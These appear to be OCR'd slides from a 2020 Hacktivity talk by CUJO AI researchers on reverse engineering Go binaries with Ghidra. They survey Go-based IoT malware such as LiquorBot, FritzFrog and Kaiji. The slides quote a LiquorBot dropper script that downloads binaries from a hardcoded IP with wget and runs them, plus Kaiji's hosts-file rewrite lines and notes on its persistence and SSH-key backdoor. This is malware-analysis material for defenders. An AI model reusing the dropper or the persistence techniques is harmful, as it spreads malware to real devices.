CUJOAI

Hacktivity, Budapest
October 2020

Reversing Golang Binaries with Ghidra

Dorka Palotay
Senior Threat Researcher, CUJO AI

Albert Zsigovits
Threat Researcher, CUJO AI

Who are we

Background

Albert Zsigovits (@albertzsigovits):

- Threat Researcher @ CUJO AI
- Traditional blue team background
- Top 32 Influential Malware Research Professional 2019
- Memory forensicator, malware analyst and reverse engineer
- Former speaker at SEC-T and Disobey.Fi

Dorka Palotay (@pad0rka):

- Senior Threat Researcher at CUJO AI
- BSc in Applied Mathematics
- MSc in Security and Privacy – Advanced Cryptography
- Worked at financial and security companies as well
- Malware researcher and reverse engineer
- Guest lecturer at ELTE – malware analysis course

CUJOAI

Why we did all this

The quest

Background:

- IoT malware research -> more and more (IoT) malware families are written in Go

Issue:

- Reverse engineering Go binaries is challenging
  - Huge file size
  - Unusual string handling
  - No symbol names due to stripping
- Ghidra open-source development is in early stage compared to other tools
  - Only a few open-source scripts are available, solving only parts of the problem

Goal:

- Making reverse engineering Go binaries with Ghidra easier

Steps:

- Understand Go and the differences from usual languages
- Get familiar with Ghidra's features
- Create our own scripts: https://github.com/getCUJO/ThreatIntel

Golang

Introduction

- Go (also called Golang) is an open source programming language
- Designed by Google in 2007
- Made available to the public in 2012
- Current version is Go 1.15
- https://golang.org/


- Go comes out top of the languages most developers want to learn[1]
- Advantages:
  - Simple and clear documentation
  - Easy to learn, ease of coding
  - Compiled language (faster than Python)
  - Cross compiling (Windows, Linux, macOS)
  - Scalability and concurrency
  - Garbage collection – automatic memory management

1: https://www.zdnet.com/article/developers-say-googles-go-is-most-sought-after-programming-language-of-2020/

IoT malware families

A surge in Go malware

- IRCFlu – 2020 May
- Smaug – 2020 May
- Kaiji – 2020 April
- FritzFrog – 2020 January
- eCh0raix – 2019 June
- IPStorm – 2019 June
- LiquorBot – 2019 May
- GoBrut – 2019 February



https://unit42.paloaltonetworks.com/the-gopher-in-the-room-analysis-of-golang-malware-in-the-wild/

CUJOAI


LiquorBot

Miner

- Reimplementation of Mirai in Go
- First discovered in May 2019
- Targeting SOHO routers
- Using SSH brute-force attacks and exploits
- Monero mining
- Cross-compiled for ARM, ARM64, x86, x64, and MIPS architectures

```
#!/bin/sh
ulimit -n 1024
BA="wloli.arm64 wloli.arm7 wloli.arm6 wloli.arm5 wloli.arm wloli.mips wloli.mpsl wloli.x64 wloli.x86"
for Binary in $BA; do
    rm $Binary
    wget http://46.246.63.60/$Binary
    chmod 777 $Binary
    ./$Binary
    rm $Binary
done

rm -f *.sh
```



https://labs.bitdefender.com/2020/01/hold-my-beer-mirai-spinoff-named-liquorbot-incorporates-cryptomining/

CUJOAI

Interplanetary Storm


Botnet

- First found in June 2019, written in Go
- First version targeting only Windows, later iterations include support for Linux/Android
- Initial attack vector is SSH brute-forcing of weak credentials
- Has ties to IRCFlu, another SSH brute-forcing botnet
- IPFS in P2P, uses the PubSub network
- Infected hosts are acting as SOCKS5 proxy
- Rapid iterations of versions means heavy development
- Uses "single" package (lock file) instead of Mutex

eCh0raix

Ransomware

- Ransomware
- First discovered in June 2019
- Targeting QNAP NAS devices
- Using both brute-force attacks and exploits
- New set of vulnerabilities were reported this year
- At the beginning of June 2020 a new wave of attacks against QNAP NAS devices
- Decryptor is available for first version




https://www.anomali.com/blog/the-ech0raix-ransomware

CUJOAI

FritzFrog

P2P botnet

- Peer-to-peer (P2P) botnet
- First discovered in January 2020
- Targeting SSH servers
- Using brute-force attacks based on an extensive dictionary
- Modular, multi-threaded and fileless
- Using custom P2P protocol
- Listening on port 1234 and waiting for commands
- Mining Monero
- Creates a backdoor for future access: adds a public SSH-RSA key to the authorized_keys file
- Successfully breached more than 500 servers (Targeting Government, Education, Finance and more)



https://www.guardicore.com/2020/08/fritzfrog-p2p-botnet-infects-ssh-servers/

CUJOAI

Kaiji

Botnet

- Recent IoT malware named after a Manga series
- Fully written in Golang from scratch
- Spreads by SSH brute forcing the root login on IoT devices
- Gets installed into /usr/bin/lib with a faked system process name: netstat, ls or ps
- Sets up persistance under profile.d, init.d, systemd and in crontab too
- Copies its rootkit module to /etc/32769 and run it every 30 seconds
- DDoS implant: TCPFlood, UDPFlood, IPSpoof, SYN/ACK/SYNACK Flood,
- SSH brute-forcer: hardcoded passwords and IP ranges
- Host re-write for Quad9 DNS resolver (Test?)

```
1  echo '9.9.9.9 www.6x66.com'>>/etc/hosts
2  echo '9.9.9.9 www.cocoserver.xyz'>>/etc/hosts
3  echo '9.9.9.9 www.aresboot.xyz'>>/etc/hosts
4  echo '9.9.9.9 www.2s11.com'>>/etc/hosts
```

CUJOAI

Go binary characteristics

How to identify Go binaries

- String reference to *"Go Build ID:"*
- Tons of references to *"vendor/golang.org"* in strings
- PDB path references to *"/go/src/"*
- Symbol table names starting with "*main.*", *"runtime."*, *"os."*
- URLs referencing *"go.org"* or *"golang.org"*
- OSX binaries referencing Go Github repository
- Has section names like *.gosymtab*, *.gopcnltab*, *.go.buildinfo*
- Output of *file* command

```
~/VM-transfer/kaiji file 0ed0a9b9ce741934f8c7368cdf3499b2b60d866f7cc7669f65d0783f3d7e98f7
0ed0a9b9ce741934f8c7368cdf3499b2b60d866f7cc7669f65d0783f3d7e98f7: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked,
 Go BuildID=TvT7iqQKR-BV0C2GBoOK/w7Uke3Cu63TQb6T6TMs2/FLWsVhlYJAFauUaGm91j/2_sbUr5fdpEIs33bpnjQ, stripped
```

CUJOAI

Finding Go compiler version

A method on finding version number

- Function responsible for version: runtime.Version, runtime.BuildVersion
- *Strings binary | grep -I "go1\."*
- *Go version* command

```
amp:VM-transfer root# nm 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb -debug-syms -color | grep -i version
0071c920 D runtime.buildVersion
00750a0c D runtime.processorVersionInfo
00723e50 D syscall.procGetVersion
amp:VM-transfer root# objdump -s 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb | grep -i 71c920
 71c920 e3c25e00 00000000 08000000 00000000  ..^.............
amp:VM-transfer root# objdump -s 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb | grep -i 5ec2e0
 5ec2e0 20202067 6f312e31 342e3367 73202020     go1.14.3gs
```

CUJOAI

Static linking

Big Bad Binaries

- Go binaries are statically linked by default
- All the necessary libraries are included in the executable image
- Large size
    - Difficult malware distribution
    - Anti – virus products have difficulty to detect
    - Reverse engineering can be more time consuming
- No dependency issues

Hello World - Unstripped

C vs Go

- C

```c
#include <stdio.h>

int main()
{
  printf("Hello, Hacktivity!\n");
  return 0;
}
```

gcc -o hello_c hello.c

ELF 64-bit LSB shared object,
x86-64, version 1 (SYSV),
dynamically linked,
not stripped

size: 16,7 kB

- Go

```go
package main

import "fmt"

func main() {
    fmt.Printf("hello, hacktivity\n")
}
```

go build -o hello_go hello.go


ELF 64-bit LSB executable,
x86-64, version 1 (SYSV),
statically linked,
not stripped


size: 2,0 MB

CUJOAI

Hello World in Ghidra

C vs Go





Binaries: hello_c, hello_go

18 functions vs 1790 functions

CUJOAI

Stripped Binaries

- Discard debugging symbols
- Reduced size
- No names for routines and variables
- More difficult debugging and reverse engineering
- Malware files are usually stripped

Hello World - Stripped

C vs Go

- C

```c
#include <stdio.h>

int main()
{
  printf("Hello, Hacktivity!\n");
  return 0;
}
```

gcc -o hello_c_strip **-s** hello.c

ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, **stripped**

size: 14,5 kB

- Go

```go
package main

import "fmt"

func main() {
    fmt.Printf("hello, hacktivity\n")
}
```

go build -o hello_go_strip **–ldflags "-s"** hello.go


ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, **stripped**


size: 1,4 MB

CUJOAI

Hello World Stripped in Ghidra

C vs Go






Binaries: hello_c_strip, hello_go_strip

15 functions vs 1139 functions

CUJOAI

Hello World Function in Ghidra

C




Binary: hello_c

CUJOAI

Hello World Function in Ghidra

C stripped




Binaries: hello_c, hello_c_strip

CUJOAI

Hello World Function in Ghidra

Go

